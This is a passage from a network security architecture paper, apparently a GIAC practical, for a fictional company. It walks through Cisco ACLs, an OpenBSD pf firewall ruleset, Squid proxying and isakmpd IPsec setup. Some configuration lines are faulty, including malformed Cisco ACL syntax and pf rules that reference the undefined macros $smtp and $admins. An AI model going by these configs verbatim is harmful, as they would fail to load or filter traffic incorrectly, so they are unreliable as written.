Another option to investigate is if the ability to implement TLS on the mailservers will enhance their security posture. TLS with Postfix, for example, requires a user to authenticate to the mailservers SMTP daemon first before they can send mail through it. This could simplify sending mail by the external mobile

workers/teleworkers by not having to establish a VPN tunnel to the network first before sending mail as they could simply relay mail through the publically accessible mail server in the DMZ. Another potentially useful, although on the other hand it could trigger employee reservation, configuration option would be in only allowing certain users to be able to mail external domains. Now most employees probably need to email external domains in order to fulfill their job duties however some may not need to and those are the ones that could be misusing their time on the clock by emailing friends and family. In any event, it is an option that can be explored in the future.

Price Table of Proposed Hardware and Software

Component	Price	Quantity	Total
Cisco 1760	1025.00	1	1025.00
Cisco 1760 Maintenance - 1 year	249.00	1	249.00
Ethernet Tap	332.25	2	664.50
EtherFast 3124	113.15	2	226.30
EtherFast 4116	85.98	2	171.96
PowerEdge 650	849.00	8	5943.00
PowerEdge 650	929.00	3	2787.00
PowerEdge 650	1089.00	1	1089.00
PowerEdge 650	1258.00	1	1258.00
SSH Sentinel	53.44	15	801.60
ZoneAlarm Plus	39.95	15	599.25
Total			15663.60

The above Price Table should be self-explanatory. This consultant has communicated to GIAC Enterprises that because their network is small and not much redundancy has been built in for the servers, some cold spares are recommended. In the off-chance that one of the servers goes down hard and needs to be replaced GIAC Enterprises will have the hardware on hand that they need in order to get the machine and its services back up in a short time. In the Price Table above all of the PowerEdge machines have been represented per the recommendation of each component. Keep in mind that some of the components are able to run on hardware of lesser specifications if that hardware is available from GIAC Enterprises. Thus, the company will find themselves with cold spares on hand if they are to purchase the proposed hardware and re-use older machines for some of the components.

One of the main considerations by GIAC Enterprises was that the security architecture needed to be very low cost. This consultant believes that the total cost represented above should be affordable to them and they can rest assured that no corners were cut in order to deliver them that price. The largest factor was in using open source components opposed to much more costly commercial ones. It may be advisable to GIAC Enterprises, if they decide to choose this security architecture and are happy with it, that they make donations to the open source projects for which a lot of hard work is put into.

Defense-in-Depth

We have employed various layers of security in our architecture that provide defense-in-depth. The external router which provides basic ACL filtering sits in front of the external firewall where stringent filtering takes place. The internal firewall adds additional filtering between the internal network and the segregated internal network. This is to provide tight control over who can access the greatest data asset of GIAC Enterprises, the fortune cookie sayings, which is stored on a server in the segregated network. An additional layer of security on top of the firewalls and router is the Intrusion Detection System. In the case that the firewalls can be bypassed by an intruder or GIAC Enterprises is the victim of an insider threat, the IDS system should pick up traits of malicious network access.

Security Policy and Tutorial

Cisco 1760 ACL's

We will be doing basic ACL's on the Cisco as the bulk of filtering will be on our external firewall. The Cisco IOS language dictates that traffic is either permitted or denied with the commands permit and deny, respectively. The two policies are applied to our external serial interface (if GIAC Enterprises acquires the T1) and the internal ethernet policy.

For the external interface we will allow anything inbound.

```
access-list 110 permit any
```

For the external interface we will allow only traffic outbound with a source IP of our external firewall.

```
access-list 111 permit acl 65.213.217.227 0.0.0.0
access-list 111 deny any log
```

For the internal interface we will allow only traffic with a source IP of our external firewall.

```
access-list 120 permit 65.213.217.227 0.0.0.0
access-list 120 deny any log
```

Locking down the router will not be covered but a recommended Cisco configuration guide is available from the National Security Agency (National Security Agency) and a useful tool to audit the configuration is called the Router Audit Tool (RAT) available from the Center for Internet Security (Center for Internet Security).

OpenBSD External Firewall

Tutorial

The installation of OpenBSD 3.4 will not be covered. The online manual located at http://www.openbsd.org under the FAQ section provides this information.

In /etc/rc.conf enable pf. Also make note that the default pf configuration file location and/or name can be changed here as well as pflogd options. pflogd is the daemon that reads packets that are logged by pf and writes them to /var/log/pflog. A great decision by the pf developers was to log packets in tcpdump, or pcap, format. By default the snaplen used by pf when it logs a packet is 96 (bytes) which is sufficient although if one were so inclined they could log, for example, the maximum size of ethernet, 1512 (1500 bytes plus 12 bytes of MAC header). That option can be changed with -s in the pflogd_flags configuration in /etc/rc.conf.

```
pf=YES                          # Packet filter / NAT
pf_rules=/etc/pf.conf           # Packet filter rules file
pflogd_flags=                   # add more flags, ie. "-s 256"
```

While we are editing /etc/rc.conf we will make the following change as well, in order to start ntpd.

```
ntpd=YES                # run ntpd if it exists
```

Next we will need to make changes to /etc/sysctl.conf in order to set the system-wide variable to foward packets through the machine.

```
net.inet.ip.forwarding=1  # 1=Permit forwarding (routing) of
packets
```

Because we don't want to reboot in order to have that sysctl changed we can change it in realtime.

```
# sysctl -w net.inet.ip.forwarding=1
  net.inet.ip.forwarding: 0 -> 1
```

Now we will delve into the configuration of pf.conf. The required order of the configuration is tables, options, normalization, queuing, translation, and packet filtering. Macros, or variables that can be defined for use throughout the configuration, are not necessarily part of the order but are generally put first. They do, however, have to be defined before they are used.

Macros

pf can grab the IP from an interface so we will assign practical variable names, ext_if for the external interface, int_if for the internal interface, and dmz_if for the DMZ interface. We also will define an interface for our VPN. The VPN interface is called enc0 on the firewall and is essentially a loopback interface allowing us to filter IPSEC traffic with pf. The interface names can all be found by issuing the command ifconfig -a. Naming conventions on OpenBSD for interfaces follow the driver name, in this case rl for RealTek 8129/8139 Fast Ethernet network cards.

```
ext_if = "rl0"
int_if = "rl1"
```

```
dmz_if = "rl2"
vpn_if = "enc0"
```

Next we will define the macros for our server systems. These are named intelligently so we can quickly determine what they are in the ruleset.

```
cisco = "65.213.217.226"
dmzhttps = "192.168.0.2"
dmzhttp = "192.168.0.3"
dmzsmtp = "192.168.0.4"
dmzdns1 = "192.168.0.5"
dmzdns2 = "192.168.0.6"
pubdns2 = "65.213.217.228"
intsftp = "192.168.1.2"
intsmtp = "192.168.1.3"
intfw = "192.168.1.4"
```

We will be dropping packets inbound that are part of RFC1918 and RFC3330 address space. These address spaces are IANA reserved and special use network address space used on many networks as internal/private address space. Any packet on the public Internet using these addresses as a source should be filtered out by routers. An up to date and detailed list of all ranges that should not be routed is the Bogon list available from Team Cymru (Team Cymru). Note that multiple values can be included in curly brackets and then quoted.

```
reserved = " {
0.0.0.0/8,      10.0.0.0/8,     20.20.20.0/24,  127.0.0.0/8,
169.254.0.0/16, 172.16.0.0/12,  192.0.2.0/24,   192.168.0.0/16,
224.0.0.0/3  } "
```

Next we are going to define the TCP flags that will be allowed when an external host starts the TCP three-way-handshake. We want to allow the initial SYN and ignore all other flags and combinations of. The valid flags are (F)IN, (S)YN, (R)ST, (P)USH, (A)CK, (U)RG, (E)CE, and C(W)R. We are also going to keep state on TCP connections as well. It should be noted that keeping state on a TCP connection differs between linux's iptables and pf. iptables does not keep true state as part of their connection tracking (IP and port) as it does not analyze sequence numbers during the connection to make sure they fall within the correct range. There is currently a patch for this called tcp-window-tracking (Kadlecsik) which will add this feature to the connection tracking. FreeBSD's ipfilter does employ true state.

```
tcp_ops = "flags S/SAFRUP keep state"
```

So, for example, if an external person is trying to perform reconnaissance using an Nmap scan using TCP with just the FIN flag set it will be dropped as only SYNs are allowed as a flag for the first packet pf sees from that host.

Options

The options consist of many different values for tuning various situations. OpenBSD does a good job in defining sane defaults for these values so most of them can be left alone or not defined. First, timeouts for purging of unassembled fragments and

states from their respective tables. We can leave these undefined and then the defaults will be used.

Next is the loginterface. This is used to define which interface that we want to enable statistics of byte counts and packet details for. This data can be useful in graphing what is collected. We will have more information on that later. Notice that we have used a macro for the first time, as there is a "$" preceding the ext_if.

```
set loginterface $ext_if
```

Now we need to define the limit of established states and fragments. A known safe value for this is 65000 states per 64MB of memory. By default the values are 10000 states and 5000 frags so we are going to bump these up a bit.

```
set limit { states 15000, frags 10000 }
```

The optimization setting is next. This setting can be used to change the behavior of when pf will drop a connection. For instance it can be set to conservative to avoid dropping idle connections or aggressive to expire connections when they are no longer likely active. We will stick with the normal setting which is the default setting, so no line needs to be added.

Next we will set the block-policy. This setting is the default policy for closed ports. We can either return or we can drop. The return will return a TCP RST for blocked TCP packets and an ICMP Unreachable for blocked UDP packets, as defined by the TCP/IP specification. We are going to not be good Internet neighbors and drop, not eliciting any response.

```
set block-policy drop
```

Normalization

Normalization is used for traffic normalization and defragmentation. In short, we are only concerned about fragments. They will be handled by being buffered until they form a complete packet and then that whole packet will be passed to the filter. Also as part of normalization is the ability to define random-id. This setting would replace the IP ID field of an outgoing packet with a value randomly generated by OpenBSD. This is a very useful setting if there are Windows hosts publically accessible behind the firewall as they use predictable incremental IP IDs. A somewhat well-known threat of a host using predictable IP IDs is that it can be used as a third party scanner such as the idle scan option in Nmap (Fyodor). Another threat of hosts using predictable IP IDs is the ability for an attacker to fingerprint how many hosts are behind a NAT device There are a few papers that describe these techniques, such as Steven Bellovin's "A Technique for Counting NATted Hosts" (Bellovin). Our publically accessible DMZ linux servers uses non-predictable IP IDs so we do not have to include the random-id setting.

```
scrub in all
```

Queuing

OpenBSD provides queuing for bandwidth control with pf. We will not be configuring this in our setup.

Translation

In this section we will be defining our Network Address Translation and Port Address Translation. OpenBSD supports many-to-one NAT (linux folks call this masquerading) which syntax is nat, bidirectional NAT which is one-to-one NAT which syntax is binat, and Port Address Translation or redirection which syntax is rdr.

We first define many-to-one NAT for the internal and DMZ networks to the IP of the external interface for the address family (af) inet and any destination address or port. Notice that one can use CIDR notation to define a network. In doing this it will effectively make all traffic destined to the Internet look like it is coming directly from the firewall's external IP.

```
nat on $ext_if inet from { $int_if/24, $dmz_if/24 } to any ->
$ext_if
```

Next are the rules for the redirection. Redirection will forward us the services on the Internet side of the firewall to the internal DMZ hosts that have the services running. Redirection with pf is fairly flexible. One can redirect across the firewall one port to one port such as "port 80 -> port 80" or "port 80 -> port 8000", multiple ports to one port such as "port 80:100 -> port 80", and port ranges to port ranges such as "port 80:100 -> port 80:*" which will redirect port 80 to port 80, port 81 to port 81, ... , port 100 to port 100. We must also remember to allow the traffic with packet filtering. One thing to keep in mind is that redirection happens *before* rule evaluation so we filter the already translated packet. This differs from iptables where one must filter both the pre-translated packet and the post-translated packet. A great time saving feature in pf is that one can specify both the redirection and packet filtering within the same statement. Also notice that instead of port numbers we are using the protocol name. These mappings are taken from the /etc/services file. If a service name does not exist for a specific port one can make an addition to the services file with the mapping or one can simply use the port number in the ruleset.

```
rdr pass on $ext_if proto tcp from any to ($ext_if) port https -> \
$dmzhttps port https $tcp_ops

rdr pass on $ext_if proto tcp from any to ($ext_if) port http -> \
$dmzhttp port http $tcp_ops

rdr pass on $ext_if proto tcp from any to ($ext_if) port smtp -> \
$smtp port smtp $tcp_ops

rdr pass on $ext_if proto { udp, tcp } from any to ($ext_if) port \
domain -> $dmzdns1 port domain

rdr pass on $ext_if proto { udp, tcp } from any to $pubdns2 port \
domain -> $dmzdns2 port domain
```

The last line above should be explained. What we are doing is redirecting traffic on the firewalls external interface but not from the IP assigned to it but from the IP that $pubdns2 is defined as, 65.213.217.228. If we take a look at the next to last line above we see that we are already redirecting the IP assigned to the firewalls external interface to the private DMZ IP of our first DNS server. We cannot redirect the DNS port 53 from the firewalls external IP to two different internal hosts (well, actually we can do that with rdr but we want two public IP addresses available for DNS). So, what we are doing is taking an IP available from our pool of public space and having our firewall ARP for it and then redirect it to our second DNS server. To set up our firewall to answer ARP requests (this is commonly called proxy ARP) for 65.213.217.228 we issue this command:

```
arp -s 65.213.217.228 00:48:54:84:32:d1 pub
```

where 65.213.217.228 is the non-local IP we want to answer ARP for and 00:48:54:84:32:d1 is the hardware address of the interface we want to do that on, in our case rl0. It is recommended to add this command to /etc/rc.local so it is performed upon boot as well. Now, if someone connects to 65.213.217.227 on port 53 they will be redirected to our DMZ DNS server 1 and if they connect to 65.213.217.228 on port 53 they will be redirected to our DMZ DNS server 2.

Next we need to translate outgoing HTTP connections to send them to localhost. This is in order to perform HTTP proxying transparently with Squid.

```
rdr pass on $int_if proto tcp from any to any port www -> \
localhost port 10080
```

Note that this same type of configuration can be used if one wanted to take advantage of OpenBSD's default ftp-proxy. Since we have not defined FTP as one of the services needed outbound we do not need to add it at this point. If in the future GIAC Enterprises wishes to change their policy in order to allow FTP it should be relatively easy to do. We shall momentarily digress and cover the installation and configuration of Squid. It can be installed fairly simply from the OpenBSD ports system. We need to do the following to install it.

```
# cd /usr/ports/*/squid
# env FLAVOR=transparent make install
# make clean
```

We should now have Squid installed and need to make some configuration changes from the default Squid configuration file located at /etc/squid/squid.conf.

```
http_port 127.0.0.1:10080
acl giac_dmz src 192.168.0.0/24
acl giac_internal 192.168.1.0/24
http_access allow giac_dmz giac_internal
httpd_accel_port 80
httpd_accel_host virtual
httpd_accel_with_proxy on
httpd_accel_uses_host_header on
```

We need to allow Squid to open /dev/pf so it can query pf. By default /dev/pf is owned by user root and part of group wheel. We can change the group for /dev/pf to be squid and give the group file mode read/write access.

```
# chgrp squid /dev/pf
# chmod g+rw /dev/pf
```

Now we can start Squid for this first time. We need to specify the -z flag the first time in order for Squid to create the swap directories.

```
# squid -z
2003/11/23 16:06:15| Creating Swap Directories
```

On subsequent starts we should be able to start Squid with no flags. We need to add this to /etc/rc.local so it will start at boot time.

```
# squid
if [ -x /usr/sbin/squid ]; then
        echo -n ' squid';       /usr/sbin/squid
fi
```

Packet Filtering

Now on to the packet filtering. pf works on a last match format. This means if a packet matches a rule at say line 10, pf will remember that line and continue down through the ruleset looking for another match. If another match is found at say line 20, pf will match that packet to that rule and do whatever the line 20 rule states. If another match is not found in the ruleset the line 10 rule will be used. Therefore, it is generally a good idea to put in a block everything rule at the top of the ruleset. We have also included a log keyword. Not all rules need to be logged for the packets that they matched. For blocked packets logging is important for two reasons. First, seeing trends in scanning or attempted intrusions and second in troubleshooting.

```
block         out log on { $ext_if, $int_if, $dmz_if, $vpn_if } all
block         in  log on { $ext_if, $int_if, $dmz_if, $vpn_if } all
```

Now we will block traffic that is inbound from our $reserved macro. The use of the quick keyword causes pf to stop processing the matched packet further down the ruleset. In this case, we know that we want to block traffic from those $reserved networks so no need to waste cycles processing it further.

```
block in quick on $ext_if from $reserved to any
```

Next we will use a great feature called antispoof. It will expand to rules which will block all traffic with a source IP from the network directly connected to an interface from entering the firewall through any other interface. This is very easy to do.

```
antispoof log for { lo0, $int_if, $ext_if, $dmz_if }
```

We are now going to go through our interfaces defining what we need to allow out of each interface and in to each interface. To further explain this, as it can be

sometimes confusing, a packet coming from the Internet to the DMZ will come in on $ext_if and go out on $dmz_if. In that case, we would need two rules allowing the traffic on each interface with the correct flow (pass in or pass out). First will be the external interface.

```
pass out on $ext_if proto { udp, tcp } all keep state
pass out on $ext_if inet proto icmp all icmp-type 8 code 0 \
keep state
pass in on $ext_if proto udp from any port isakmp to $ext_if \
port isakmp keep state
pass in on $ext_if proto esp from any to $ext_if
```

Notice that we have allowed out on the external interface any traffic. One may furl their eyebrows at this since it may seem we are allowing anything out of the corporate network. Remember that all traffic is going to be traveling through two interfaces so we will do the actual filtering to the Internet on the "pass in" on the internal and DMZ network interfaces. Frankly, there is no need to do double filtering. Also notice that we are allowing ICMP. The ICMP we are allowing will be type 8 code 0 which is an ICMP Echo Request or ping. OpenBSD uses the RFC792 ICMP types and codes in defining ICMP traffic. The Echo Request that is allowed above will only be allowed from someone generating them on the actual firewall for network troubleshooting purposes. One may be curious as to the "keep state" at the end of the ICMP rule as well. OpenBSD does this state matching based on host addresses and ICMP ID so replies like 0/0 (ICMP Echo Reply) for 8/0 (ICMP Echo Request) will match queries. The last two rules allow ISAKMP and ESP to our external interface for remote users running SSH Sentinel.

Next we move on to the internal interface.

```
pass in on $int_if proto { udp, tcp } from $int_if/24 to \
{ $dmzdns1, $dmzdns2 } port domain keep state
pass in on $int_if proto tcp from $int_if/24 to any port https \
keep state
pass in on $int_if proto tcp from $admins to $cisco port ssh \
keep state
pass in on $int_if proto tcp from $admins to $int_if port ssh \
keep state
pass in on $int_if proto tcp from $intsmtp to $dmzsmtp port smtp \
keep state
pass in on $int_if from $intfw all keep state
```

The internal interface allows DNS from internal machines to the DMZ DNS servers, HTTPS outbound to the Internet and to the DMZ, the administrators access to the Cisco router and the firewall on port 22 for SSH, SMTP from the internal SMTP server to the DMZ SMTP server, and all traffic from the internal firewall. The internal firewall will be configured with only the services that are defined by policy so we should be able to trust that anything coming from it is allowed.

Now the DMZ interface.

```
pass in on $dmz_if proto tcp from $dmz_if/24 to any port \
{ http, https } keep state
```

```
pass in on $dmz_if proto tcp from $dmzsmtp to any port smtp \
keep state
pass in on $dmz_if proto udp from { $dmzdns1, $dmzdns2 } port \
ntp keep state
pass out on $dmz_if proto tcp from any to $dmzhttps port https \
$tcp_ops
pass out on $dmz_if proto tcp from any to $dmzhttp port http \
$tcp_ops
pass out on $dmz_if proto tcp from any to $dmzsmtp port smtp \
$tcp_ops
pass out on $dmz_if proto { udp, tcp } from any to \
{ $dmzdns1, $dmzdns2 } port domain keep state
pass out on $dmz_if from $intfw to all keep state
```

The DMZ interface allows HTTP and HTTPS outbound from all DMZ hosts, SMTP outbound from the DMZ SMTP server, TCP and UDP DNS outbound from the two DNS servers, all the redirected services we set up on the external interface out the DMZ interface to the DMZ machines (the redirection and pass rules defined earlier mirror these rules), and the traffic allowed explicitely from the internal firewall in to the DMZ.

Last we have the VPN interface.

```
pass in on $vpn_if proto ipencap from any to $vpn_if
pass in on $vpn_if proto tcp from any to $intsftp port ssh $tcp_ops
pass in on $vpn_if proto tcp from any to $intsmtp port \
{ smtp, imaps } $tcp_ops
```

The first line of the VPN rules above allow traffic that is encapsulated multiple times to be stripped down to the final "plain" packet layer that can be filtered by the following two rules. As per our policy only SSH for SFTP access and SMTP to the internal SMTP server is allowed after VPN authentication.

That should do it for the policy for the external firewall, below is the pf.conf file in its entirety.

```
# pf.conf firewall/nat ruleset for GIAC Enterprise

#####----------------------------------------------------------------
## VARIABLE DEFINITIONS
#####----------------------------------------------------------------

ext_if = "rl0"
int_if = "rl1"
dmz_if = "rl2"
vpn_if = "enc0"

cisco = "65.213.217.226"
dmzhttps = "192.168.0.2"
dmzhttp = "192.168.0.3"
dmzsmtp = "192.168.0.4"
dmzdns1 = "192.168.0.5"
```

```
 dmzdns2 = "192.168.0.6"
 pubdns2 = "65.213.217.228"
 intsftp = "192.168.1.2"
 intsmtp = "192.168.1.3"
 intfw = "192.168.1.4"

 reserved = " {
 0.0.0.0/8,      10.0.0.0/8,     20.20.20.0/24,  127.0.0.0/8,
 169.254.0.0/16, 172.16.0.0/12,  192.0.2.0/24,   192.168.0.0/16,
 224.0.0.0/3  } "

#####----------------------------------------------------------------
## GENERIC CONFIGURATION
#####----------------------------------------------------------------

 tcp_ops = "flags S/SAFRUP keep state"
 set limit { states 15000, frags 10000 }
 set block-policy drop

#####----------------------------------------------------------------
## SCRUB RULES for normalization/defragmentation
#####----------------------------------------------------------------

 scrub in all

#####----------------------------------------------------------------
## NAT / RDR + RDR PF RULES
#####----------------------------------------------------------------

 nat on $ext_if inet from { $int_if/24, $dmz_if/24 } to any ->
 $ext_if

 rdr pass on $ext_if proto tcp from any to ($ext_if) port https -> \
 $dmzhttps port https $tcp_ops

 rdr pass on $ext_if proto tcp from any to ($ext_if) port http -> \
 $dmzhttp port http $tcp_ops

 rdr pass on $ext_if proto tcp from any to ($ext_if) port smtp -> \
 $smtp port smtp $tcp_ops

 rdr pass on $ext_if proto { udp, tcp } from any to ($ext_if) port \
 domain -> $dmzdns1 port domain

 rdr pass on $ext_if proto { udp, tcp } from any to $pubdns2 port \
 domain -> $dmzdns2 port domain

 rdr pass on $int_if proto tcp from any to any port www -> \
 localhost port 10080

#####----------------------------------------------------------------
## PF RULES
#####----------------------------------------------------------------
```

```
 block         out log on { $ext_if, $int_if, $dmz_if, $vpn_if } all
 block         in  log on { $ext_if, $int_if, $dmz_if, $vpn_if } all
 block in quick on $ext_if from $reserved to any
 antispoof log for { lo0, $int_if, $ext_if, $dmz_if }

# EXTERNAL INTERFACE

 pass out on $ext_if proto { udp, tcp } all keep state
 pass out on $ext_if inet proto icmp all icmp-type 8 code 0 \
 keep state
 pass in on $ext_if proto udp from any port isakmp to $ext_if \
 port isakmp keep state
 pass in on $ext_if proto esp from any to $ext_if

# INTERNAL INTERFACE

 pass in on $int_if proto { udp, tcp } from $int_if/24 to \
 { $dmzdns1, $dmzdns2 } port domain keep state
 pass in on $int_if proto tcp from $int_if/24 to any port https \
 keep state
 pass in on $int_if proto tcp from $admins to $cisco port ssh \
 keep state
 pass in on $int_if proto tcp from $admins to $int_if port ssh \
 keep state
 pass in on $int_if proto tcp from $intsmtp to $dmzsmtp port smtp \
 keep state
 pass in on $int_if from $intfw all keep state

# DMZ INTERFACE

 pass in on $dmz_if proto tcp from $dmz_if/24 to any port \
 { http, https } keep state
 pass in on $dmz_if proto tcp from $dmzsmtp to any port smtp \
 keep state
 pass in on $dmz_if proto udp from { $dmzdns1, $dmzdns2 } port \
 ntp keep state
 pass out on $dmz_if proto tcp from any to $dmzhttps port https \
 $tcp_ops
 pass out on $dmz_if proto tcp from any to $dmzhttp port http \
 $tcp_ops
 pass out on $dmz_if proto tcp from any to $dmzsmtp port smtp \
 $tcp_ops
 pass out on $dmz_if proto { udp, tcp } from any to \
 { $dmzdns1, $dmzdns2 } port domain keep state
 pass out on $dmz_if from $intfw to all keep state

# VPN INTERFACE

 pass in on $vpn_if proto ipencap from any to $vpn_if
 pass in on $vpn_if proto tcp from any to $intsftp port ssh $tcp_ops
 pass in on $vpn_if proto tcp from any to $intsmtp port \
 { smtp, imaps } $tcp_ops
```

There are a few other features of OpenBSD's pf that were not implemented but should be mentioned. It is the opinion of this consultant that these options do not currently apply layers of protection for this particular architecture and were therefore not used. In the case that they are need in the future they can be easily configured in the pf.conf file. They are synproxy, modulate state, reassemble tcp, and p0f.

synproxy

synproxy attempts to protect against SYN floods by first having the firewall do the initial handshake with the source IP and if successful then handing the connection over to the server.

modulate state

The ability to "modulate state" instead of "keep state" (optional in its own right). By adding the modulate keyword OpenBSD will create a random ISN, or Initial Sequence Number, for the endpoints. The reason this would be useful is if a host has poor ISN generation which can allow a very skilled attacker to blindly spoof a connection, hijack and/or insert data into an existing connection, or close open connections. A paper on ISN analysis illustrating different operating systems generators was written by Michael Zalewski (Zalewski).

reassemble tcp

A TCP scrubbing keyword falling under normalizations, "reassemble tcp", performs two things. The first is not allowing either side of a connection to drop their IP TTL. Some attackers may try to send datagrams to a host or hosts residing behind a firewall with TTL's that are set to expire one hop after the firewall. In doing this they hope to glean what the ruleset on the firewall is by looking for the return ICMP Time Exceeded datagrams. A popular tool to assist in this process is firewalk (Schiffman). The second option of "reassemble tcp" is to randomize the timestamp that is on every TCP packet. Attackers can deduce from this timestamp the number of NAT hosts behind a device and system uptimes. Nmap does uptime detection/calculation.

p0f

This feature is an addition to pf to do operating system fingerprinting. The code is based off of the original p0f (passive operating system fingerprinter) program. This feature can be used right in the rule definition like so:

```
block in on $ext_if proto tcp from any os SCO
```

The above block line would block any packets fingerprinted as coming from a machine running the SCO operating system. It should be noted that because of the fingerprinting being added to OpenBSD's pf, tcpdump has an additional flag -o that will perform the OS identification on SYN packets as well.

Firewall logging

Let us take a look at the firewall logs. We can use any of the tcpdump options that we want, use of bpf filters may be helpful during troubleshooting to easily filter the traffic that we want to see. For now, we will perform a "tail" on the realtime logging interface, pflog0 (IP addresses sanitized):

```
# tcpdump -nettt -i pflog0
  Nov 28 21:01:04.918291 rule 22/0(match): block in on rl0:
  24.81.198.228.4864 > 65.213.217.227.445: S
  1853723424:1853723424(0) win 16384 <mss 1452,nop,nop,sackOK> (DF)
  Nov 28 21:01:07.840930 rule 22/0(match): block in on rl0:
  24.81.198.228.4864 > 65.213.217.227.445: S
  1853723424:1853723424(0) win 16384 <mss 1452,nop,nop,sackOK> (DF)
  Nov 28 21:01:13.871101 rule 22/0(match): block in on rl0:
  24.81.198.228.4864 > 65.213.217.227.445: S
  1853723424:1853723424(0) win 16384 <mss 1452,nop,nop,sackOK> (DF)
```

As we can see, we have familiar output to what running tcpdump on an interface would provide. The tcpdump flags used are defined below.

- -n Do not convert addresses (i.e., host addresses, port numbers, etc.) to names.
- -e Print the link-level header on each dump line.
- -ttt Print day and month in timestamp.

We could also run Tcpdump on the pf log files that are saved in /var/log/ as pflog (current logfile) and pflog.0.gz, pflog.1.gz, ... , pflog.N.gz (archived logfiles) using the same Tcpdump command but substituting -r <file name> in place of -i pflog0.

Thorough reading of the following pf related manpages is highly recommended. These can be accessed via the web at http://www.openbsd.org/cgi-bin/man.cgi.

pf.conf(5)
rc.conf(8)
sysctl.conf(5)
pfctl(8)
pflogd(8)
pcap(3)
tcpdump(8)
pf.os(5)
ftp-proxy(8)

Additional software

There are additional components of pf that should be covered. These are pfctl, pftop, pfstat, and the pf.vim syntax script. Let us go through these one by one.

pfctl is the main control program for pf. pfctl can be used to enable/disable the packet filter, flush NAT, filter, and state entries, kill a specific state entry, show the loaded NAT and filter rules, and show per-rule statistics consisting of evaluations, packets, bytes, and states. Of course, there are many other available options, the ones noted are to give an idea of what pfctl does.

pftop is a small, curses-based utility for real-time display of active states and rule statistics for pf(Acar). It is available in the ports collection so installation should be as easy as "cd /usr/ports/*/pftop; make install; make clean". Below are two screenshots. The first showing the default view and the second showing rule statistics.

[1]

```
pfTop: Up State 1-7/7, View: default, Order: none                      21:44:09

PR   DIR SRC                  DEST                STATE   AGE   EXP  PKTS BYTES
tcp  In  192.168.1.3:39223    192.168.1.1:22        4:4   168h 86395  6376 1335K
tcp  In  192.168.1.3:44967    xxx.xxx.xx.xx:5190    4:4   5029 86353   247 19282
tcp  In  192.168.1.3:44921    xx.xx.xxx.xxx:7734    4:4   8332 85275    21  1278
tcp  Out 192.168.1.3:44967    xx.xxx.xx.xxx:5190    4:4   5029 86353   247 19282
tcp  Out 192.168.1.3:44921    xx.xx.xxx.xxx:7734    4:4   8332 85275    21  1278
tcp  In  192.168.1.3:45030    xx.xx.xxx.xx:80       9:9      4    86    11  1204
tcp  In  192.168.1.3:45047    x.xxx.xx.xxx:995     10:10    42    52    27  3345
```

[2]

```
pfTop: Up Rule 1-39/58, View: label                                    21:52:54

RULE LABEL                     PKTS    BYTES  STATES ACT   DIR LOG Q IF    PR   K
   0                              0        0       0 Pass  Out     Q rl0   tcp  K
   1                              0        0       0 Pass  Out     Q rl1   tcp  K
   2                              0        0       0 Pass  Out     Q rl2   tcp  K
   3                              0        0       0 Pass  Out     Q rl0   tcp  K
   4                            154     8332       0 Pass  Out     Q rl0   tcp  K
   5                              0        0       0 Pass  Out     Q rl1   tcp  K
   6                            145     7828       0 Pass  Out     Q rl1   tcp  K
   7                          25938  1867536       0 Block Out     Q rl0   udp
   8                          18213  1680339       0 Block Out     Q rl0   icmp
   9                           6431   205792       0 Block Out     Q rl0   tcp
  10                              0        0       0 Block Out     Q rl0
  11                             12      936       0 Block Out     Q rl0
  12                              0        0       0 Block Out     Q rl0
  13                              0        0       0 Block Out     Q rl0
  14                              0        0       0 Block Out     Q rl0
  15                              0        0       0 Block Out     Q rl0
  16                              0        0       0 Block Out     Q rl0
  17                              1       78       0 Block Out     Q rl0
  18                              0        0       0 Block Out     Q rl0
  19                              0        0       0 Block Out Log   rl0
  20                             24     2308       0 Block Out Log   rl2
  21                              0        0       0 Block Out Log   rl2
  22                           2462   259155       0 Block Out Log   rl0
  [...]
```

pfstat is a small utility that collects packet filter statistics and produces graphs (Hartmeier). It is a neat little tool and can be installed much the same way as pftop. It helps in visualizing packet filter statistics across an arbitrary amount of time for trend analysis.

pf.vim is a syntax highlighter for the text editor Vim (Dobbelaar). It makes reading and editing pf.conf a bit more efficient. Once installed it can be invoked within vim by :setf pf or autodetected by adding the appropriate lines in ~/.vim/filetypes.vim.

VPN Policy

Rounding out the configuration of the external firewall we have the IPSEC configuration for the server side of the VPN connections from the mobile sales force and telecommuters. We will be utilizing the ISAKMPD daemon instead of performing manual keying (which would employ symmetric shared keys). There are two main configuration files for ISAKMP on OpenBSD. They reside in /etc/isakmp and are called isakmpd.conf and isakmpd.policy. ISAKMPD, by the way, stands for the Internet Key Exchange Key Management Daemon. AH, or Authentication Header, and ESP, or Encapsulating Security Payload, are enabled by default on OpenBSD 3.4 so we will not have to change the sysctl settings. Also, the default 3.4 kernel has the correct options, CRYPTO, IPSEC, and pseudo-device enc, built in as well. We do, however, need to enable ISAKMPD at bootup in /etc/rc.conf with this setting.

```
isakmpd_flags=""        # for normal use: ""
```

The encapsulation interface is also brought up by default, as we can see below.

```
# ifconfig enc0
enc0: flags=0<> mtu 1536
```

The /etc/isakmpd/isakmpd.conf follows.

```
[General]
Listen-on=65.213.217.227

[Phase 1]
Default=ISAKMP-remote-clients

[Phase 2]
Passive-Connections=IPSEC-clients

[ISAKMP-remote-clients]
Phase=1
Configuration=main-mode
ID=firewall-ID

[firewall-ID]
ID-type=FQDN
Name=fw.giacenterprises.com

[IPSEC-clients]
Phase=2
Configuration=quick-mode

[main-mode]
Transforms=3DES-SHA-RSA_SIG

[quick-mode]
Suites=QM-ESP-3DES-SHA-SUITE
```

The isakmpd.policy file follows.

```
Authorizer: "POLICY"
Licensees: "DN:/CN=CA Certificate"
Conditions: app_domain == "IPsec policy" && phase_1 == "main" &&
pfs == "yes" && esp_present == "yes" && esp_enc_alg != "null" ->
"true";
```

We must now create our public key infrastructure, or PKI, in order to manage key signing. When it is done we must have our Certificate Authority certificate in /etc/isakmpd/ca/, our certificates in /etc/isakmpd/certs/ and our private key as file /etc/isakmpd/private/local.key. The following commands will perform those functions. These are based on the instructions provided by the OpenBSD 3.4 manual pages for isakmpd(8) and certpatch(8).

1. Create as root our CA:

```
# openssl genrsa -out /etc/ssl/private/ca.key 1024
# openssl req -new -key /etc/ssl/private/ca.key -out
  /etc/ssl/private/ca.csr
# openssl x509 -req -days 365 -in /etc/ssl/private/ca.csr -signkey
  /etc/ssl/private/ca.key -extfile /etc/ssl/x509v3.cnf -extensions
  x509v3_CA -out /etc/ssl/ca.crt
# cp /etc/ssl/ca.crt /etc/isakmpd/ca
```

2. Create the key and certificate for our firewall and sign by our CA:

```
# openssl genrsa -out /etc/isakmpd/private/local.key 1024
